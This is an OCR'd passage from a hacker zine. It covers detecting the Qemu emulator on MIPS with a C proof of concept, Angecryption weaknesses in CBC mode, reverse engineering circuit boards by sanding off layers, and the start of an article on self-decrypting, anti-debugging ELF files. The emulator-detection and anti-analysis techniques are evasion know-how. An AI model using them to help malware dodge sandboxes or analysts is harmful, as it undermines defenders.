`K0`	Specifies the MIPS `kseg0` region's caching behavior.

Figure 6.5: `Config` register

6:6.2 Detection in Linux user space

Examining CPU hardware registers requires execution in kernel mode. But, for many Linux based MIPS devices, you may be executing from Linux user space. Here, you may simply examine `/proc/cpuinfo`, which in Qemu typically looks something like the following:

```
root@qemu:~# cat /proc/cpuinfo
system type             : MIPS Malta
processor               : 0
cpu model               : MIPS 24Kc V0.0  FPU V0.0
BogoMIPS                : 2097.15
wait instruction        : yes
microsecond timers      : yes
tlb_entries             : 16
extra interrupt vector  : yes
hardware watchpoint     : yes, count: 1, address/irw mask:
                        : [0x0ff8]
ASEs implemented        : mips16
shadow register sets    : 1
core                    : 0
VCED exceptions         : not available
VCEI exceptions         : not available
```

First, most real MIPS systems will set `system type` to reflect the SoC vendor, such as "Ralink SoC" or "Broadcom BCM5357 chip rev 2." It would be extremely unlikely to see MIPS Malta on a production system.

More importantly, `BogoMIPS` as reported in Qemu is a reflection of the *host machine's* CPU speed. 2,097 BogoMIPS would be insane for a real MIPS processor, which typically clocks in around 400MHz. More realistic `BogoMIPS` values for MIPS CPUs would be in the 200-300 range.

6:6.3 Execution-based detection

While these detection methods are useful, they could easily be changed or patched, either by an end user or in future Qemu releases. A far more reliable method of detection is through the use of fundamental architecture features that are not properly emulated by Qemu and not easily implemented.

Qemu can be reliably detected by exploiting cache incoherency, which is inherent in MIPS CPUs but absent from Qemu.[11]

The MIPS cache is divided into two sections: one for instructions, and one for data. When data is written to memory, that data is first stored in the data cache, and is eventually written back to main memory at a later time. Instructions, as you may well guess, are cached in the instruction cache.

This is a common issue during MIPS exploitation. Let's say that we write some shellcode to a buffer; that shellcode is treated as data, and cached in the data cache. If we try to jump into that shellcode, however, the CPU will go looking for it in the instruction cache; since it is not cached there, the CPU then fetches the instructions from main memory. But the shellcode isn't in main memory, it's in the data cache!

This problem is typically mitigated by first flushing the data cache back to main memory before jumping into the buffer containing the shellcode. Cache flushes can be performed explicitly in MIPS through the `synci` or `cache` instructions, or by simply waiting a bit (e.g., `sleep`(1)) and letting the kernel do a cache flush, which will typically need to happen periodically anyway.

Qemu does not even try to emulate this cache behavior, and we can use that to our advantage by
1) writing a block of code to an address in memory,
2) executing `synci` to make sure the code is written back from

[11] Linux MIPS Wiki, Qemu Processor

the data cache to main memory,
3) writing a second block of code to the same address in memory, and then
4) immediately jumping to the memory address.

When running on MIPS hardware, the second code block is still sitting in the data cache, and the *first* block of code will be fetched from main memory and executed. However, in Qemu, since caching is not emulated, the second code block will overwrite the first, and the *second* block of code will be executed.

Thus, we can execute two completely different sets of code from the same memory address; one piece of code will be executed when running in Qemu, and the other piece of code will be executed when running on real MIPS hardware:


```
/*
 * PoC code which executes different pieces of code from
 * the same address in Qemu vs real MIPS hardware.
 *
 * On real MIPS hardware, main should return 1.
 * In Qemu, main should return 2.
 *
 * Tested against Qemu 2.0.1 and Broadcom BCM5357 (MIPS 74K).
 *
 * Requires a MIPS32r2 compliant compiler.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define CODE_SIZE 8

/*
 * ret1 contains a MIPS function that returns 1.
 * ret2 contains a MIPS function that returns 2.
 */

/*
 * Big endian
 *
char ret1[CODE_SIZE] =
    "\x03\xe0\x00\x08"  // jr $ra
```

```
    "\x24\x02\x00\x01"; // li $v0,1
char ret2[CODE_SIZE] =
    "\x03\xe0\x00\x08"  // jr $ra
    "\x24\x02\x00\x02"; // li $v0,2
*/

/* Little endian */
char ret1[CODE_SIZE] =
        "\x08\x00\xe0\x03"  // jr $ra
        "\x01\x00\x02\x24"; // li $v0,1
char ret2[CODE_SIZE] =
        "\x08\x00\xe0\x03"  // jr $ra
        "\x02\x00\x02\x24"; // li $v0,2

int main(void) {
    int(*s)(void);
    int retval = 0;
    char buf[CODE_SIZE] = { 0 };

    /* The s function pointer points to buf */
    s = (void *) &buf;

    /* 1. Copy ret1 into buf.
     *    (ret1 is now in the data cache.)
     * 2. Execute the synci instruction to flush data cache.
     *    (ret1 is now in main memory.)
     * 3. Copy ret2 into buf
     *    (ret2 is now in the data cache.)
     * 4. Call the function located in buf, which should
     *    fetch and execute ret1 from main memory.
     */
    memcpy(buf, ret1, sizeof(buf));
    asm ("synci 0(%0)": : "r" (buf));
    memcpy(buf, ret2, sizeof(buf));
    retval = s();

    printf("retval = %d\n", retval);
    return retval;
}
```

Because `synci` is not a privileged instruction, this method can be used in both user and kernel space. The only downside is that `synci` was not introduced until MIPS32r2, so older MIPS processors don't support that particular instruction. Since MIPS32r2 was introduced in 2003, it's unlikely that this will be an issue

unless you're dealing with an older processor; in such an event, you'll need to use some alternate method of flushing the cache. This can be done in kernel space with the `cache` instruction, or in Linux user space, you can simply replace `synci` with a call to `sleep`(1).

It's worth noting that in theory, the second block of code (`ret2`) could be executed when running on real MIPS hardware if the kernel flushed the cache behind your back in between the time that `ret2` is copied into `buf` and the time that you actually call into `buf`. However, this would be a very unlucky edge case which I have yet to encounter in practice, provided the time between the second `memcpy` to `buf` and the call to `buf` is minimized. `ret1` is never executed in Qemu.



F 8 C W (depuis 1929)

a le plaisir de confirmer son QSO

avec	date	heure	A1	R	
			A3	S	
		TU	BLU	T	MHz

Jean SERRIÈRE
4, Rue Alfred Dormeuil
78290 CROISSY SUR SEINE
FRANCE

6:7 More Cryptographic Coloring Books

by Philippe Teuwen

Weird crypto

In PoC‖GTFO 5:3 we taught you kids why ECB is a weak encryption mode, as helpfully shown by the `ElectronicColoringBook.py` script.[12] As you may have guessed, we'll see that in some circumstances CBC deserves the same treatment!

Don't worry, though! Most of the time CBC mode is fine, but sometimes weirdos like our buddy Ange Albertini do impossibly fancy things with crypto such as *Angecryption*. I wouldn't risk offending our PoC‖GTFO's loyal readers by explaining Angecryption all over again,[13] but please recall that it relies on the fact that you can *decrypt* plaintext to obtain ciphertext. This reverse-ciphertext *encrypts* back to the original plaintext because block encryption and decryption operations can be safely exchanged.

Let's try to reproduce the example given by Ange in his RMLL 2014 presentation, available in a translated slide deck titled "Let's play with crypto."

[12] `https://doegox.github.io/ElectronicColoringBook/`

[13] See PoC‖GTFO 3:11 and its retrospectively funny quote: *"We'll use the standard AES-128 algorithm in CBC mode, which is proven to be semantically secure when used with a random IV."*




Figure 6.6: *"If we encrypt the final result, we get our first random data, followed by our target picture."*

This example uses PNG images, so we'll begin with two logos in PNG format and of equal width. We'll take those of Google and DuckDuckGo, with a small change: I removed subtle gradients from the original PNGs so that we get large areas of the same flat color. To better illustrate the vulnerability, we need to work on uncompressed, non-interlaced images. A tool called `advpng`[14] takes care of flattening the PNG images and minimizing the metadata by grouping all IDAT chunks into a single chunk.

```
$ advpng -z -0 google.png
$ advpng -z -0 duckduckgo.png
```

Now we can construct our Angecryption example using Ange's *PNG-in-PNG* tool from his Corkami project.[15]

```
$ python PIP.py google.png duckduckgo.png \
        combined.png CBC_can_fail_too
```

The resulting `combined.png` displays the Google logo and, when decrypted, displays the DuckDuckGo logo. (Figures 6.7 and 6.8.)

Ange's `PIP.py` does the opposite of what the slide proposes, just to show that it's also possible. So, to match the tool and the

[14] `http://advancemame.sourceforge.net/`
[15] `src/angecryption/PiP/PIP.py`

Figure 6.7: `combined.png`




Figure 6.8: *"If we decrypt the final result, we get our first random data, followed by our target picture"*

rest of the article you need to swap the ENC and DEC operations. It still remains pure Angecryption.

Time to fire up ElectronicColoringBook.py

Figure 6.9 shows `combined.png` processed by our coloing book script. What can we see at this point?

We recovered the Google logo but it was not encrypted, so we aren't done yet. Still, we can see a few artifacts compared to what we obtained with ECB on a pure bitmap. It also looks like we couldn't recover the correct aspect ratio either. In fact, it did get correctly recovered, but the display included extra PNG metadata bytes, so the image got slightly skewed.

The artifacts in that image are due to the additional structure of the PNG format that is absent from a plain BMP. In a PNG image, each scan line is preceded by a byte of metadata describing

```
$ python ElectronicColoringBook.py combined.png -p4 -c255
```


Figure 6.9: `combined.png` seen through `ElectronicColoringBook.py`.

which filter to apply to that line. In our case, those extra bytes are all null bytes indicating the absence of a filter. It is this one extra byte on each line that misaligns the blocks in our image recreation and skews it. It also breaks the uniform areas, so they are not that easy to paint over. Moreover, you can see a few blotches of gray here and there in the white area. That's because the image data, even when uncompressed, is still not raw pixels but a zlib stream encapsulating some DEFLATE data that has its own metadata[16] at the start of each 64 kB block.

Rather than adding additional complexity to our script to handle each of these specific quirks, it turns out that we can correct the misalignment due to the presence of metadata bytes by specifying a non-integer width, as shown in Figure 6.10.

The bottom of the image is completely black, which is how `ElectronicColoringBook.py` represents non-repeating blocks.

[16] See `rfc1951.txt`.



That's what we expect from CBC-encrypted data, as opposed to ECB.

The downside

Now we can get to the second half of the story, the decrypted `combined.png` displaying the DuckDuckGo logo. We'll use `decrypt-PIP.py`, a helper script created by `PIP.py`, and then apply `ElectronicColoringBook.py` to the output `dec-duckduckgo.png`. See Figures 6.11 and 6.12.

But what is this new devilry? Oh, no! The Google logo is still visible. Is the CBC gone all evil on us, so can't shake it off?

Why, oh why?

Recall that in the CBC mode, encryption of each block depends on all the previous blocks.

```
$ python ElectronicColoringBook.py combined.png -p4 -o3 -c255
    -x 600.345
```

Figure 6.10: `combined.png`, fine-tuned

```
$ python decrypt-PIP.py
```

Figure 6.11: dec-duckduckgo.png

```
$ python ElectronicColoringBook.py dec-duckduckgo.png -p4 -o3
    -c255 -x 600.345
```




Figure 6.12: dec-duckduckgo.png as seen through ElectronicColoringBook.py




Figure 6.13: Cipher Block Chaining (CBC) mode encryption

But the Google part of the image is not the result of an encryption but of a decryption, remember? We must account for how these blocks feed into the CBC process.




Figure 6.14: Cipher Block Chaining (CBC) mode decryption

Here, the ciphertext is that of the original Google image. For its image parts of constant color, we get the same ciphertext blocks over and over.

Plaintext blocks of that series will be $P_n = \texttt{Dec}_K(C_n) \oplus C_{n-1} \equiv \texttt{Dec}_K(C) \oplus C$ if all ciphertext blocks are the same.

The first plaintext block from a repetitive area depends on the previous (different) block. Thus its content is different from the following repetitive plaintext blocks.

So CBC in decryption mode is almost as bad as ECB: decrypting n repetitive blocks will give one arbitrary block followed by $n-1$ repetitive blocks (while ECB would give n repetitive blocks). That's why transitions around Google letters look slightly thicker.

In principle, we could paint over CBC when used in reverse mode as easily as we painted over ECB, but it's actually quite difficult in our example because, as you recall, the image data of PNG format is not merely raw pixels such as in the BMP or PNM formats.

In real life, decryption is usually used on data that previously went through encryption. Since the point of the CBC mode is to prevent repetitions in the ciphertext, we don't generally need to fear them, although, theoretically, they could still happen. (By a stroke of bad luck, we might get $\texttt{Enc}_K(C \oplus P) = C$ to occur for a given P for some combination of C and the key K.)

Let us recall another CBC fact: even if you only know the

key but not the initialization vector (IV), you can still decrypt `combined.png` almost fully. Only the first block will be wrongly decrypted, which is not that hard to reconstruct; even if left corrupted, it won't prevent `ElectronicColoringBook.py` from revealing both images. Look back at Figure 6.14 to understand why.

So the upshot of our case study is that single-block encryption and decryption operations can still be exchanged almost safely, although the chaining mode does throw some gotchas into the process.

Exploring other chaining modes

So what about the other chaining modes that use an IV?

The CFB mode suffers of a similar problem because, in decryption mode, the block encryption depends only on the previous ciphertext. This previous ciphertext can be repeated under Angecryption, so the resulting plaintext also repeats: $P_n = \texttt{Enc}_K(C_{n-1}) \oplus C_n \equiv \texttt{Enc}_K(C) \oplus C$.




Figure 6.15: Cipher Feedback (CFB) mode decryption

The OFB mode makes a block cipher into a synchronous stream cipher and therefore doesn't have this issue. Encryption and decryption are just XOR with the same keystream, which only depends on the `IV` and the key K: $\texttt{keystream}_1 = \texttt{Enc}_K(\texttt{IV})$,

$\texttt{keystream}_n = \texttt{Enc}_K(keystream_{n-1})$ and $P_n = \texttt{keystream}_n \oplus C_n$.




Figure 6.16: Output Feedback (OFB) mode decryption

Let's try this out. We modify `PIP.py` to replace `MODE_CBC` by `MODE_OFB` and inverse the order of operations to compute the IV. Indeed, if for CBC we computed $\texttt{IV} = \texttt{Dec}_K(C_1) \oplus P_1$, for OFB we must compute $\texttt{IV} = \texttt{Dec}_K(C_1 \oplus P_1)$. Then we repeat the same experiment:

```
$ python PIP_OFB.py google.png duckduckgo.png combined.png
    OFB_Angecryption
$ python decrypt-PIP.py
$ python ElectronicColoringBook.py dec-duckduckgo.png -p4 -o3
    -c255 -x 600.345
```




Figure 6.17: `dec-duckduckgo.png` (OFB version) as seen through ElectronicColoringBook.py

Finally! We get a "secure" version of Angecryption. As a bonus, unlike CBC, if you only knew the key but not the IV, you wouldn't be able to recover anything.

Another alternative is the CTR mode, which is pretty similar to OFB: $P_n = \texttt{Enc}_K(counter{+}{+}) \oplus C_n$. The OFB initialization vector would play the role of the initial counter value: $\texttt{counter} = \texttt{Dec}_K(C_1 \oplus P_1)$. And, as for OFB, knowing only the key but not the initial counter value is useless.




Figure 6.18: Counter (CTR) mode decryption

Note that both OFB and CTR have their own special limitations typical of stream ciphers: bitflipping attacks, keystream reuse, and so on. However, none of these are an issue in this

unusual use case of ours.

The PCBC (Propagating CBC) mode would work as well, because each block decryption depends on the previous ciphertext *and* the previous plaintext: $P_n = \texttt{Dec}_K(C_n) \oplus C_{n-1} \oplus P_{n-1}$. It's not supported in PyCrypto, however, and is not very common.

Some more PoC

Before we wrap up, I'd like to circle back to a variation of Angecryption suggested by Gynvael Coldwind, and so rightfully called Gyncryption. Gyncryption doesn't rely on IV forgery, but rather tries to find a key that transforms the plaintext into the ciphertext we want. For a PNG, it requires control over the first 16 bytes, but this cannot reasonably be done for an entire block. On the other hand, controlling the first 6 bytes of a JPG is enough to be able to insert a small comment section. Gyncryption was originally based on ECB, but nothing prevents us from replacing ECB by CBC, CFB, OFB, or by CTR with a null IV or a reset counter respectively—as we've shown above, those are only slightly better than ECB. In `pocorgtfo06.pdf`'s polyglot archive you can find two proofs of concept, `gyncryption_ofb.pdf` and `gyncryption_cfb.pdf` that you can decrypt into a JPG with a null IV/counter and the same key "`@doegox_5f32c6e5`".

With OFB and CTR, once you have found such a key, you may be tempted to reuse it with any other (small) PDF and JPG, and it will work because they are similar to stream ciphers: a change in a plaintext block affects only the corresponding bits of the ciphertext, not the entire block. But remember that stream ciphers are only secure if you don't reuse the keystream—so don't reuse your key for the same mode, find another one! Otherwise a simple XOR of both files will result into the XOR of the plaintext data (and padding), and the keystream will be entirely removed.

Conclusions

Of course, since Angecryption and Gyncryption are far more likely to be used as crypto curios rather than as serious tools for serious situations, their security is not that crucial. Still, it is good to understand the risks associated with non-standard uses of block cipher modes—this understanding should serve as an antidote to their blind reuse in inappropriate contexts.

Acknowledgments

Special thanks go to Ange for his most neighborly help; without him this article would have never been possible!

6:8 Introduction to Delayering and Reversing PCBs

by Joe Grand

Printed Circuit Boards (PCBs) form the physical carrier for and provide electrical pathways between electronic components. They are created with layers of thin copper (conductive) foil laminated to insulating (non-conductive) layers. By accessing and imaging each individual copper layer of a PCB, it is possible to recreate the PCB layout. If the component types (and values, ideally) are known, you'll also be able to derive the schematic.

"Why bother?" you might ask. Maybe you want to understand how a particular product works, locate specific connections on the board (like JTAG or UART), clone the design, or figure out where you can modify it to inject malicious functionality. The techniques provided in this article might not be groundbreaking to those skilled in the hardware arts, but will serve as a resource for folks interested in meandering down the path of PCB reverse engineering.

Delayering

The first phase of the process is to obtain an image of each layer of the target circuit board. There are a variety of possible techniques, including low-tech, off-the-shelf solutions and those requiring expensive equipment and skilled operators. Some methods are destructive, meaning you'll never see the PCB again when you're done, and some are non-destructive, meaning the PCB will remain intact and unharmed. For now, we're going to focus on manual abrasion using sandpaper, which will destroy your board layer-by-layer, but is also the simplest and most accessible.




Figure 6.19: Our example PCB in its unmodified state.

Figure 6.20: Sandpaper at work. You can see the copper of inner layer 2 starting to peek out from underneath the top substrate.




Figure 6.21: The four exposed layers of our example PCB.




Figure 6.22: Layer stack-up of our example PCB. Layer opacity was adjusted to see through the board and arbitrary traces were colored using a flood fill.




Figure 6.23: Schematic derived from Figure 6.22.

The top and bottom of a PCB are usually coated in solder mask, a non-conductive layer that protects the PCB from dust and oxidation and provides access to copper areas on the board that are intended to be exposed. You'll want to remove the solder mask so you have unobstructed access to the underlying copper. To do so, attach the PCB to your work surface with a clamp or double-sided tape. Then, use 60 to 220 grit sandpaper in even strokes at light pressure across the entire board. Optionally, you can put spare PCBs of the same height as the target on either side to help maintain planar motion and even sanding pressure. Holding the sandpaper by hand will give you the best control. If you're prone to repetitive stress injuries, a tool such as a Norton Sheet Sander may serve you well.

Once you've exposed the copper, it's time to capture an image of the layer. If you have access to a flatbed scanner, use that. Otherwise, a point-and-shoot camera will work. (When using a camera instead of a scanner, be aware that you may need to rotate and lens-correct the resulting image to make it appear as planar and true-to-form as possible.)

To access the inner layers, the process is similar to removing the solder mask. For this step, you'll need harder pressure and more elbow grease to deal with removing the layer of insulating substrate, a fiberglass/epoxy weave.

Figure 6.19 shows the top and bottom of our example PCB in its unmodified state. This board is 4-layer, 62 mil thick, with trace widths ranging from 12 to 48 mil. Figure 6.20 shows PCB delayering in action. After you've successfully accessed and imaged each layer of the PCB, you should end up with a sequence similar to Figure 6.21.

Image processing

With your PCB layer images in hand, the next phase is to use an image processing/manipulation tool to adjust the images, create a stack-up of the layers, and configure the opacity of each so that you can see all copper features at once: footprints, traces, vias, and fills. Suitable programs include Adobe Photoshop, GIMP, and Paint.NET.

The image processing tasks are as follows:

1. Rotate and mirror the images so they all have the same orientation. For reverse engineering purposes, you'll want a view of each layer as if you're looking down at it through the top of the board. This means that the bottom half of your image set will need to be flipped/mirrored vertically. Choose a feature of the PCB that exists on all layers, such as a mounting hole, test point, via, or through-hole footprint, and make sure that it's in the same position on the board in each of the images.

2. Adjust the images so the copper features on each layer are easily distinguishable from the underlying substrate. The exact adjustments you need to perform will vary depending on the quality of your deconstruction process and resulting images. At a minimum, you'll want to remove unnecessary features, adjust brightness/contrast, and desaturate to shades of grey or convert to black and white.

3. Merge the images into a single file, to create a stack-up of the layers, by placing each one on its own layer within your image processing tool. Set the opacity of each layer to 50% as a starting point, while leaving the bottom layer at 100%. This will let you see through the layers enough to identify the PCB features on each. Make sure that drill holes and

other through-hole features match across the entire board surface. You may need to make small rotational or minor scaling adjustments to exactly align the layers.

Reverse engineering

The goal of this phase is to determine how components are physically interconnected on the board by visually following the copper, assisted by your image processing tool. If you want to make use of the information you glean from these efforts, you may want to have a modicum of electronics knowledge.

To begin, identify the major component footprints on the board and pick a starting location on one of them. If component part numbers are known, obtain their associated data sheets for details about the component, its pinout, and pin functionality. Then, prepare yourself for a lot of repetition.

With your image processing tool, enable and disable the layers as needed while using a flood fill to set the color of the desired trace and anything it's in contact with. You'll find yourself hopping between the various layers and zooming in and out as you follow the trace around and through the board. Draw a

schematic as you go, adding to it each time you finish coloring a route. Keep in mind that the PCB silkscreen often contains reference designators, part numbers, component values, and other useful information that you can incorporate into your schematic. A board's physical characteristics and actual layout can also be very important aspects of the design, but we'll ignore them for now. Repeat these steps until every trace is accounted for.

Figure 6.22 shows a working view of my PCB layer stack-up with a few arbitrarily selected connections traced and colored. Figure 6.23 shows the resulting schematic.

If you want to see a true master of signal tracing, watch any of Chris Tarnovsky's chip hacking presentations from Black Hat or DEFCON. For a different approach to PCB reverse engineering, take a look at Throbscottle's Instructable.

Next steps

As you might now be aware, the current state of PCB reverse engineering is a manual, time consuming, and often difficult task. The obvious progression of this work is to automate as much of the process as possible. I've started developing a toolkit to assist in recreating a complete schematic based on a collection of PCB layer images. Imagine Karsten Nohl, Starbug, and Martin Schobert's Degate or Adam Laurie's ROMPar, but for circuit boards. I, for one, am excited about the possibilities.

6:9 Davinci Seal: Self-decrypting Executables

by Ryan O'Neill,
who also publishes as Elfmaster

In the pursuit of creativity and fun, I recently had the idea of creating self-protecting files. That is to say, any type of data that you want protected from analysis, with the ability to decrypt its own content when provided the correct key. The use cases for such a capability are debatable, but the idea is nevertheless fun, and only took an afternoon to implement. The goal was to create a program that can transform any file into an ELF executable whose sole purpose is protecting the file data embedded within its own body. I call these Davinci Seals.

Protection

The output executable should be able to protect the embedded data from static analysis and resist runtime analysis and `ptrace`-based debugging. An attacker should not be able to extract the content by setting breakpoints and reading the decrypted content from memory; thus, detection of such attacks should be in place. The executable should also be resistant to attackers modifying code or replacing anti-debug code with NOP instructions; this can be mostly prevented by using code watermarking. There are forms of dynamic analysis such as dynamic instrumentation with Pin, or using an IDA Emulator plugin, which Davinci does not mitigate, but we briefly discuss viable methods for protection against them.

```
$ cat msg.txt
---------------------
|The spice must flow |
---------------------
$ ./davinci msg.txt msg.dvs p4ssw0rd -r
[+] The user who executes msg.dvs must supply password:
    p4ssw0rd
[+] Encoding payload data
[+] Encoding payload struct
[+] Building msg program
[+] (Optional) utils/stripx exists, so using it to strip
    section headers off of DRM archive
Successfully created msg.dvs

** NOTE: msg.txt was transformed into an ELF executable
   (A davinci seal) named msg.dvs

$ readelf -l msg.dvs
Elf file type is EXEC (Executable file)
Entry point 0x400492
There are 5 program headers, starting at offset 64

Program Headers:
  Type           Offset     VirtAddr   PhysAddr
                 FileSiz    MemSiz      Flags  Align
  LOAD           0x00000000 0x00400000 0x00400000
                 0x00000918 0x00000918  R E    200000
  LOAD           0x00001000 0x00601000 0x00601000
                 0x00800324 0x00800338  RW     200000
  NOTE           0x00000158 0x00400158 0x00400158
                 0x00000024 0x00000024  R      4
  GNU_EH_FRAME   0x000006c0 0x004006c0 0x004006c0
                 0x0000007c 0x0000007c  R      4
  GNU_STACK      0x00000000 0x00000000 0x00000000
